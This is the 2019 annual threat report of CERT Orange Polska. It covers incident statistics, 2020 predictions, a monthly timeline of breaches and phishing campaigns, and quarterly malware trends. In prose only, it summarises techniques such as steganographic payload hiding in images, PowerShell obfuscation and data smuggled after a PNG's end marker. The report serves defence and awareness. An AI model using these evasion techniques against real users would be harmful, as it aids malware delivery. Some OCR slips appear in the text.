CERT Orange Polska Report 2019

orange™

secured by CyberTarcza

The report was developed in cooperation with Integrated Solutions, the supplier of modern ICT solutions.

INTEGRATED SOLUTIONS

Table of Contents

Internet as safe as possible

If you look at the Internet 20 years ago and today in terms of cyber security, one could perversely say that basically ... not much has changed. Both then and now, when using the network, we do not think about risks associated with it. At that time, there were practically no threats. There are many today, but we still rarely notice them. Sometimes, because criminals are smarter, but more often because our service provider prevents risk. This is “transparent” security. As customers of Orange Polska services, you do not have to - you do not want to! - know what is happening on the side of our CERT. The Internet that we offer you is to be as secure as possible.

Almost 11.5 million phishing sites entry attempts blocked, over 2.5 million customers protected against malware. These numbers illustrate the painstaking work of the CERT Orange Polska team. Invisible every day, but directly translating into a sense of security of our clients.

Looking through the next issues of the Orange Polska CERT Report, you can see how cyber threats change from year to year. Some expire, other appear or intensify. Last year was marked by extremely dangerous phishing campaigns using fake online payment gateways. In such a situation, the criminal’s success often

means a loss of life-long savings for the victim! Links to this type of websites are more and more often sent to us via SMS. On a mobile device, we more easily succumb to the impulse of clicking the link without checking the address bar. That is why speed of reaction and rapid blocking of dangerous websites is so important for us, an Internet service provider who cares about security in his network.

Daily analysis and blocking of threats is an important, but not the only task of the CERT Orange Polska team. Continuous improvement and sharing knowledge with others is extremely important. Anticipating future security trends, we play an important role in a scientific project SIMARGL (Secure Intelligent Methods for Advanced Recognition of Malware and Stegomalware) co-financed by the European Union. Working in a consortium of 14 companies and scientific units from seven countries is a unique opportunity to develop and exchange experiences, striving - like all CERT Orange Polska activities - to make us all feel safer in our digital environment.

We do not forget about education - a conscious user can significantly increase their online security and avoid many threats. Hence our activities directed at children and youth, also carried out in cooperation with Fundacja Orange, countless presentations at conferences, workshops even for children, teenagers, adults or seniors, publications at cert.orange.pl, or the Orange Polska blog, warnings on Twitter. And, of course, security services for individual clients and companies, enabling the use of over 20 years of experience of our network security experts.

And what did 2019 teach us? Check it out for yourself - we invite you to read the sixth CERT Orange Polska Report.

Jean-François Fallacher
President of the Management Board
Orange Polska

Almost

11,5 milion

phishing sites entry attempts blocked

Over

2,5 milion

customers protected against malware

These numbers illustrate the painstaking work of the CERT Orange Polska team. Invisible every day, but directly translating into a sense of security of our clients.

CERT ORANGE POLSKA 2019 Report

Security incidents handled by CERT Orange Polska

We present the percentage distribution of security incidents we handled manually in 2019. The incidents concerned online service networks. Our analyses mainly relate to the division of the incidents into categories and to the comparisons with the previous year.


Information about the incidents came from both external and internal security systems. External sources of information primarily include user reports, information from security organizations or other CERT units, while internal security systems include among others intrusion detection/prevention systems (IDS/IPS), network traffic analysers looking for DDoS attacks and malicious codes, honeypots, security information and event management systems (SIEM) and DNS/IP sinkhole.

Our classification comprises all kinds of events reported and handled by CSIRT-/CERT-type teams. Categories are based on the type and result of the security-compromising activities that are connected with the process of attack on an IT system and its use. Such classification is useful mostly from the point of view of operational activities, in terms of the goal achieved. In practice, many methods and techniques were used in the analysed incidents, as a means to accomplish a certain goal, mainly related to the use of malicious software.


Incidents processed by category:

Incident category	Description and examples of events
Abusive and illegal content	Distribution of abusive and illegal content (e.g. distributing spam, distributing/sharing copyrighted materials – piracy/plagiary, child pornography) as well as offensive content/threats, and others violating the rules of the Internet network.
Malicious software	Infections and malicious software distribution (e.g. C&C hosting, malicious software in email attachments, or links to a compromised URL address).
Information gathering	Activities aimed at gathering information on a system/network or their users in order to gain unauthorized access (e.g. port scanning, wiretapping, social engineering/phishing – including sending out phishing e-mails, hosting phishing websites).
Intrusion attempts	Attempts to gain unauthorized access to a system or network (e.g. multiple unauthorized logins, attempts to compromise a system or to disturb the functioning of services by exploiting vulnerabilities).
Network intrusions	Unauthorized access to a system or network, i.e. intrusion, compromising a system/breaking past security (e.g. by taking advantage of the known vulnerabilities within the system), account compromised.
Resource Availability	Blocking of network resource availability (system, data), i.a. by sending a huge amount of data, which results in denial of service (DDoS type of attacks).
Information content security	Compromising the confidentiality or integrity of information, most commonly as a result of a prior system takeover or interception of the data during transfer (e.g. interception and/or disclosure of a certain data set, destruction or modification of the data in a certain data set).
Network fraud	Profiting from unauthorized use of network resources (information, systems) or their misuse (e.g. using the name of an organization without permission or using resources of an organization for non-statutory purposes).
Other	Events which don't fit into any of the listed categories

Percentage distribution of incidents handled by CERT Orange Polska in 2019, divided by category.




Percentage distribution of incidents handled by CERT Orange Polska in 2019, divided by category, as compared with the year 2018.



The largest group among the processed incidents was the one including the information gathering class (40.4%). In comparison with 2018, there was a significant rise - by nearly 19 pp (21.6% in 2018). Attacks on resource availability came second (20.9%) - with the level similar to the one in the previous year (23.0% in 2018). Subsequent place belongs to the incidents from the abusive and illegal content group (17.8%) – here a decline by 8.9 pp. was noted as compared with the previous year, malicious software (11.3%) - a decline by nearly 5 pp. as compared with the previous year, information content security (3.3%) - similarly to the previous year, intrusion attempts (3.1%) - similarly to the previous year, network fraud (2.6%) - similarly to the previous year. Network intrusions accounted for less than 1% of the incidents. Other kinds of incidents, not falling under any of the mentioned categories, represented a small percentage of all the incidents handled.

In 2019, the occurrence of incidents was not equally distributed in time. Above all, one can see a significant increase of the incidents handled in July. The increase was caused by the increased number of phishing campaigns and malicious software that were related to fake invoices and impersonated various companies (including Orange).

Monthly distribution of incidents from 2019, divided by category



Information gathering

Incidents of the “information gathering” kind were the largest group of those handled in 2019 (40.4% of all the incidents). This incident class consists mostly of phishing and port scanning cases. These kinds of threats are in most cases an important element of a more advanced attack, aimed at information theft or financial scam. Over the last year, the most cases in this category occurred in August and September.

Resource availability

The incident class called “Resource availability” consists mostly of Distributed Denial of Service (DDoS) type attacks. In 2019, there was 20.9% incidents of this kind. Most of them were handled in January, the least - in December. Just as malicious software, they may pose a serious threat and cause significant losses, which is why we have dedicated a separate section of this report to these incidents.

Abusive and illegal content

The incident class called “Abusive and illegal content” consists mostly of cases related to sending out spam. Other incidents in this group included i.a. copyright violation (e.g. piracy) and distribution of illegal content (e.g. racist content, child pornography, or content promoting violence). Over the course of 2019, a particular intensification of incidents in this category could be observed in August, and the lowest in February.

Malicious software

The “Malicious software” class of incidents consists mostly of infections (i.a. infections with ransomware type of malware, Trojan), malicious software distribution (including i.a. malware in e-mail attachments, hosting of malicious websites, or hosting of Command&Control (C&C) servers) that control remotely a network of infected computers. Incidents of such characteristics accounted for 11.3% of all the incidents handled in 2019, most of which occurred in July. This was due to an increased number of malware campaigns (malicious software as an attachment or link leading to a malicious URL) connected with fake invoices. In practice, in most of the incidents analysed, cybercriminals achieved their goal with the use of malicious software, which is why this kind of threat has been described in a separate section of this report.

Information content security

This class includes cases of unauthorized access to data and alteration/removal of datasets. In 2019, 3.3% of this type of cases was noted. Still, such incidents are of great importance. In practice, they mean serious problems connected with data leaks or other consequences of unauthorized access to data. Over the year, the largest number of these incidents was handled in December, and the least in June.

Intrusion attempts

The “Intrusion attempts” category encloses mostly efforts to bypass security through taking advantage of vulnerabilities within a system, its components or entire networks, as well as log-in attempts onto services and access networks (password guessing), to gain access to a system or to take control of it. In 2019, there was 3.1% incidents of this kind. Most of them were handled in December.

Network fraud

The “Network fraud” category consists mostly of unauthorized use of resources and using the name of another subject without its permission. These cases accounted for 2.6% of all the incidents, and most of the incidents from this category occurred in January and June. These cases were mainy concerned with attacks through impersonating well-known brands and institutions in malware and phishing campaigns.

Network intrusions

This class consists of the incident types synonymous with the “intrusion attempts” class, however these incidents have a positive outcome from the attacker’s point of view. There was 0.6% of such attacks in 2019. Most of them were handled in May.

Other

Incidents not classified in any of the previously mentioned categories represented a small proportion of all cases. No dominant kind of incident can be distinguished within this group.

Trends, or what is waiting for us in 2020?

Some of our last year's predictions for the end of 2019 proved to be accurate. The predictions about the gradual elitization of ransomware as a tool used in directional attacks were correct. Just like the gradual but slow development of threats connected with steganocharty, "fileless" techniques, or the clever use of malvertisment to distribute malware.

Other predictions, such as a decrease in the activity of cryptocurrency miners or the well-known return of attacks with the use of wipers were not confirmed completely.

Nevertheless, we will not stop trying to predict the most probable attack scenarios while constantly identifying new risks and potential vulnerabilities.

So what may happen in the year that begins a new decade?

- Foreign successes will make criminals mass attack ransomware companies in Poland and threaten to disclose data if the ransom is not paid
- There will be a visible increase in attacks exploiting RDP vulnerabilities
- The use of the deepfake technique, which we wrote about in the report last year, to carry out fraud and scams on a massive scale. There may also be attempts to use fabricated movies and sound files for directional social engineering attacks on enterprises.
- Container security will be put to the test by increasing the vulnerabilities identified and used in their images.
- The debut of the 5G network will increase the number of attacks carried out on edge devices in the distributed Edge Computing architecture.
- New services and solutions based on open banking will become the target of cybercriminals' attacks.
- Cloud-based web applications will increasingly be used as a vector for phishing attacks and malware distribution.
- The growing popularity of smishing will mean that text messages with substituted overwrites will become, next to the malspam, the most popular vector of attack on individual users.
- Using attribution to identify groups responsible for attacks will become increasingly difficult. The method of leaving false flags will become a common technique used both in the socio-political aspect and to anonymize the actual offender.
- The continuation of network anonymization (VPNs in browsers, the spread of DNS over HTTPS) will contribute to the increase of Man In The Middle attacks (eavesdropping and modification of messages sent between two parties without their knowledge).
- Automation processes and the development of artificial intelligence in cybersecurity technologies will be increasingly adapted by criminal groups to perform and carry out attacks on end devices.

The above list certainly does not exhaust the topic, and predictions are of such nature that for each question you can ask two more questions. So what will 2020 be like? We will see soon.

The growing popularity of smishing will mean that text messages with substituted overwrites will become, next to the malspam, the most popular vector of attack on individual users.

Overview of the most important events and threats in Poland and around the world in 2019

January

The world

Iranian hackers suspected of DNS hijacking

FireEye unveiled a global campaign led by Iranian hackers whose task was to redirect traffic from companies around the world through their servers. At the same time, they were registering company credentials for planned future attacks.

CyberTarcza

Skimmer detection in a network

A skimmer, distributed on e-commerce sites by one of the foreign advertising networks, has appeared on the web. Skimmer collected login details in the browser and sent them to remote servers.

February

Poland

Polska Grupa Zbrojeniowa (Polish Armaments Group) a victim of phishing for PLN 4 million

The Polish Armaments Group has been the victim of a phishing campaign fraud. The fraudsters impersonated the Czech arms supplier and urged them to pay for the alleged deliveries. The criminals managed to extort money amounting to PLN 4 million.

The world

Vulnerability in Xiaomi electric scooters

Research has shown serious vulnerability in Xiaomi scooters using Bluetooth communication to drive the vehicle. It has been determined that the authentication process is not working properly and thus it is possible to use all scooter functions without logging in.

CyberTarcza

Malicious attachments

CyberTarcza has detected a new phishing campaign impersonating Orange. In the attachment, network clients received a malicious VBS file pretending to be an invoice.

March

The world

One million ASUS laptops infected with malware

In March, Kaspersky published information about malware infection of about one million users of Asus hardware. As it turned out, with the download of a new laptop update provided by the manufacturer, users installed it along with the malicious code.

CyberTarcza

SMS phishing campaigns for an extra charge

A series of SMS campaigns prompting you to pay a few zlotys, e.g. due to the alleged debt of your telephone subscription, or your number will be blocked or due to the alleged arrears of your advert so that it remains active. To pay, we were directed to a fake electronic payment website. Disclosure of authorization data exposed us to the loss of money from our account.

CyberTarcza

Microsoft a victim of cybercriminals

As a result of the phishing campaign against Microsoft, cybercriminals managed to obtain account credentials.

April

The world

Data leak from Facebook

Facebook application data collected by other external companies have leaked. Among the 540 million records were comments, likes, reactions, account names, identifiers and other data.

CyberTarcza

Phishing for Lidl and Biedronka clients

Phishing campaign on Polish retail chains: under the pretext of attractive rewards, criminals stole the users' personal details and tricked them out of high-cost SMS subscriptions

May

The world

Canva.com - a huge data leak

139 million users have suffered as a result of data leakage from a popular chartic design site. Cybercriminals managed to get data such as usernames, names, email addresses, passwords and information about the country of origin.

CyberTarcza

SMS Phishing for an extra charge under the cover of unsubscribing from the SMS Premium service

Criminals sent fake text messages about the alleged subscription to a high-cost SMS service with the option of unsubscribing by paying only one zloty. To pay, we were directed to a fake electronic payment website. Disclosure of authorization data exposed us to the loss of money from our account.

CyberTarcza

Malicious ads

A large campaign attacking with malicious ads. Orange customers could see advertising banners impersonating the operator (recognition based on their IP address), encouraging them to take part in attractive quizzes. Participation exposed users to theft of personal data and subscriptions to high-cost SMS services.

The world

Whatsapp hacked by Pegasus

MalwarePegasus has taken control of the devices of approximately 1,400 Whatsapp users from around the world. The software exploited a vulnerability in video calling. This made it possible to infect the smartphone with malicious software and start surveillance.

June

The world

Attack on IoT devices

Silex malware is designed to destroy the memory of an IoT device, remove the network configuration, break the firewall and, as a result, stop the device from working.

CyberTarcza

Attacks on Orange Multibox users

Phishing campaign against Orange Multibox users, which exposes them to theft of login credentials.

July

The world

A security vulnerability in Visa cards

As a result of security tests, a security vulnerability was found in Visa cards. By manipulating the data exchanged during payment, contactless payments exceeding a certain money limit are possible.

CyberTarcza

Phishing on Orange customers

A phishing campaign on Orange invoices, distributing the brushloader that downloaded the DanBot Trojan. The campaign was dynamically modified by attackers (new e-mail templates, new C&C servers). The campaign was directed against one of the telecommunications operators. The campaign forced the notification of the need to update software on computers and remote installation of malware.

August

CyberTarcza

Campaign for Idea Bank clients

Bank customers were exposed to a call from a criminal urging them to provide one-time SMS codes. They used the intercepted bank helpline numbers. What is more, they also knew the login details for the electronic banking of the customers they called. The effect of these actions was to define a trusted recipient on victims' accounts and, as a result, the theft of money.

The world

Fortnite users infected with Syrk ransomware

Fortnite players have been exposed to a malicious program impersonating a modification package. The purpose of the attack was to encrypt user files and demand a ransom payment in exchange for data recovery.

September

Poland

A record Personal Data Protection Office (PDPO) fine on Morele

As a result of the leak from the Morele.net customers' database, PDPO has decided to impose a fine of almost PLN 3 million for security data violations.

OPL

Poles win the Orange group hacker tournament

the competition gathered cybersecurity enthusiasts from around the world who work for Orange on a daily basis. The tournament was held in three places: Rennes, Paris and Warsaw. Tasks grouped according to different categories, e.g. network or web applications, consisted in finding flags hidden in them. They could be obtained by finding bugs in applications, exploiting vulnerabilities or breaking security devices. Solving one task unlocked another.

CyberTarcza

E-mail campaign on Orange Flex

Real Orange materials were displayed in e-mails, but the links in e-mails redirected towebsites stealing personal data and payment card details. Geolocation data and recognition of users' browsers were also used. The campaign was also targeted at companies and used popular company e-mail addresses (e.g. customer service, info, support, office)

The world

Ransomware attacking Linux systems

Thousands of web servers have been infected and their files have been encrypted by a new variation of ransomware called Lilocked. According to research, ransomware attacks only Linux-based systems.

October

Poland

Phishing campaign on PKO BP Bank

PKO bank customers have fallen victims to phishing. This time, the scammers sent e-mails with the content regarding the detected unauthorized login and thereby prompting to provide login details on the fake website. As a result, customers could lose money and account access.

CyberTarcza

Theft on BLIK

Users could use fake websites with sensational news that impersonated sites such as "naTemat", "Gazeta Polska", "Fakt" or "Newsweek". As a result, these websites redirected to a Facebook page that led to the interception of login details and phishing BLIK codes.

The world

Security vulnerabilities in Alexa and Home devices

Hackers could use intelligent assistants Amazon and Google to eavesdrop on users' conversations without their knowledge.

November

Poland

Fake text messages from Biedronka and Rossman

Criminals tried to persuade customers of Biedronka and Rossman stores to complete a survey on a fake website in order to participate in the lottery and win an iPhone. Completing the survey resulted in a payment card being charged EUR 75.

Poland

Data loss at SGGW (the Warsaw University of Life Sciences)

As a result of the laptop theft of one of the SGGW employees, control over a thousand personal data of university candidates from the past few years has been lost.

December

Poland

"Budzik" children's clinic infected with ransomware

Ransomware infection was the result of a successful phishing campaign targeted at the children's clinic's electronic mailboxes. It was a typical case of e-mails requesting payment for an invoice. As a result of the attack, the facility's computer systems were encrypted, making the facility unable to work.

Poland

Hacker attack on the commune council in Kościerzyna

The data on the computers of the Commune Council in Kościerzyna were encrypted by cybercriminals. The Council has taken steps to investigate and remove malware. After a few weeks, the systems and services were fully operational again.

CyberTarcza

Phishing campaign - you've won an iPhone

A significant number of campaigns encouraging participating in "You've won an iPhone" contests. Criminals impersonate telecommunications operators (IP recognition) and encourage sharing personal and payment card information.

CyberTarcza

"Invoices" hidden on Google Drive

A campaign with fake invoices hidden as a link to an alleged invoice on a cloud-based Google drive. Criminals seemed to count on three things: inspiring trust in victims, deceiving some of the security systems and the lack of possibility to block such a site by an operator.

Malware activity in the Orange Polska network

General public awareness of online threats is increasing year by year. An increasing number of users are experiencing fraud and extortion attempts, and mass media has ceased to treat cyberattacks as a taboo. Many enterprises organize cybersecurity training for their employees or find resources in their budgets to be spent on security products, services or well-qualified staff. Is it sufficient? Absolutely not. The world is not standing still, and the dynamic development of new technologies and the pursuit of groundbreaking functionalities seem to be constantly ahead of attempts to secure them.


In 2019, CERT Orange Polska identified nearly 5 million incidents related to malware, i.e. over 1.1 million more than in 2018.

As in the previous years, data was collected from security probes analyzing the client network. Monitoring probes were placed in representative segments of fixed and mobile broadband networks. The data above is supplemented by information collected in the threathunting process and complemented by the results of work done by analysts and experts at Orange Polska.

The identified threats directly or indirectly connected with malware activity are divided into three groups by CERT Orange Polska:

- Malware object: delivery of malicious software to the end station, e.g. via an attachment with an executable script.
- Web infection: infections with the use of browser vulnerabilities by means of the exploit kits, as well as all fake websites that persuade a user to download and execute a malicious code under the pretext of updating / repairing one's software.
- Malware callback: confirmation of the successful malicious code launch through the combination of network communication with the remote management server (to download an additional code or to transfer the intercepted information).

Malicious code vector infections in 2019



Malware Callback
2 408 906

Malware Object
267 664

Web Infection
251 421


1st Quarter of 2019

The beginning of the year did not bring any unexpected changes in comparison with the previous year. Malspam remained the leading malware distribution vector, and Emotet was the software most commonly delivered with this method, which will be a trend throughout the year except for the summer break.

Emotet, once classified as a banking Trojan, in recent years has evolved into a multifunctional modular Botnet, capable of sending spam, stealing data or downloading additional malware to end devices.


The beginning of 2019 is a change in the position of the banking malware leader. Zeus Panda, which was the most popular at the end of 2018, is supplied among others by Emotet. It was replaced by Danabot, which is extremely popular in Poland. Numerous spear-phishing campaigns launched by the criminal group responsible for Danabot impersonated, among others, telecom operators, including T-Mobile or Orange Polska. As for Zeus Panda, its activity decreased almost to zero and it was not a common threat at user stations of Orange Polska network.

The most common events in 1Q of 2019[1]



Nanocore - RAT created in the .NET environment, distributed through malspam campaigns, and in the context of functionality one of the most extensive tools of this type has entered the TOP 10 from the family of backdoors in a broad sense. Nanocore has add-ons enabling complete, remote surveillance of infected devices ranging from monitoring of running processes, outgoing and incoming calls through audio and video monitoring to the registration of words typed on the keyboard. In addition to this, this tool sold as a service can be equipped with a wide range of plug-ins:

Functionalities of the Nanocore tool



The most frequently used vulnerability of the first quarter turned out to be the exploit prepared for the development framework - ThinkPHP. In the era of social media and digitization, the need of having attractive and user-friendly websites is growing. All sorts of CMS and frameworks used to build websites such as ThinkPHP are trying to supply the market, which in turn drives cybercriminals to search for and use vulnerabilities such as CVE-2018-20062. ThinkPH-Pexploit, allowing for dictionary-based security break and getting access to administrative web service panels, was used in Miraia and Gafgyta Botnet variants to distribute DDoS attacks, additionally expanding this way the series of these Botnets with additional zombie devices.

Social engineering attacks and malvertising have experienced a slight decrease compared to the last quarter of 2018 having at the same time a stable position among the most common threats of phishing personal data, stealing credentials, and redirecting to sites with a malicious code.

[1] Dead Botnet networks and malware from the downloader family have been excluded from the above lists

A few words about ransomware

At the beginning of 2019, for the first time in six months ransomware experienced an increase in its activity in individual customer networks, thereby disrupting the gradual tendency to transform this tool into a weapon against large corporations or public sector institutions.

The actor responsible for this anomaly was Shade a.k.a. Troldesh that originates from the Near East.

In the previous years, the number of ransomware families increased like a public debt until 2018 when it was decided to replace the forced innovation with an improvement of previously tested solutions. In this way, Shade - ransomware downloaded with the use of a script packed in an archive - returned to the global market in January 2019. These rather old-fashioned methods of delivering malicious code to the victim's stations did not prevent it from surpassing GandCrab on the list of the most common rasnomware in Poland over both the quarter of the year and the whole year.

Nevertheless, Troldesh's activity in the client network is rather a derivative of the damage it caused among companies and public institutions in the United States, Germany and Ukraine.

Why is that? Because quality counts, not quantity. Ransomware can get to stations directly by using vulnerabilities of the target being attacked or it can be delivered by other software from the downloader or backdoor family at a convenient time, allowing to gather beforehand information about the target being attacked, its infrastructure or the sensitivity degree of the data stored. Ransomware won't be delivered to the victim's devices until it tracks down the right target with sufficiently deep pockets. This was the case of Ryuk, distributed by Emotet. It was also the case of Bitpaymer ransomware, provided by Dridex, and so it will be the case of many subsequent cases regardless of the proper vector responsible for ts propagation.


The end of the first quarter means also one significant change on the cryptocurrency market. Despite high income of around PLN 1 million a month and almost complete exclusivity on the market of browser cryptocurrency miners, Coinhive announced on February 26 the exclusion of its services due to their unprofitability, caused by the low market value of Monero currency and changes in the algorithm that slows down the "mining" process.

The consequences came soon. Since the beginning of March we have been observing a decrease in the activity of browser miners, as expected, closing the monetizing script series. However, nature abhors a vacuum, so in the place of CoinHive, in the same period a gradual increase in the tools delivered directly to users' stations begins to extract value from its utilized resources, which will record its peak thanks to using Bluekeep's vulnerability a few months later.

2nd Quarter of 2019

The most significant change in cyberthreat environment of the second quarter was Emotet disappear from the group of active threats at the end of May 2019. It is also the period in which we registered the least incidents in the Orange Polska network in 2019 (a decrease of 25% compared to the first quarter). Emotet's holiday break accumulated with the increase in banking Trojans and infostealers that steal data (malware category). Ursnif a.k.a. IFSB/Gozi dominated the former, being ahead of both Danabot and Trickbot. Almost every third banker in the Orange Polska network could be identified with Ursnif infection, thus setting a trend that will continue in the second half of the year. The code itself, which has celebrated its 10th anniversary, has undergone further changes in its structure and was complemented with an additional data obfuscation method - obfuscation of the powershell script with the Vigenere encryption, as well as steganocharty techniques that allow to hide malicious code in an actual chartic file by manipulation and concatenation (combining) of two LSB bytes (LeatSignificantBits) from every byte of the image downloaded. Subsequent improvements and logical combinations of powershell code fragments encoded in different ways meant that from the moment the script was run to the actual attempt to provide payload, the script went (depending on the version of Windows system) through as many as ten stages.

The most common events in 2Q in 2019



Lokibot is the most common data and credential thief in Poland. Its subsequent update also allowed the delivery of a payload in the form of a chartic file. In this case, however, the code-smuggling technique involved using vulnerabilities in the PNG file structure characteristics, which allow additional data to be placed after the IEND line marking the end of the image syntax. In this way, an additional archive with the right malware could be launched, a malicious code could be injected into the victim's RAM, and communication with the C2 server could be opened. And all this for a nice picture.

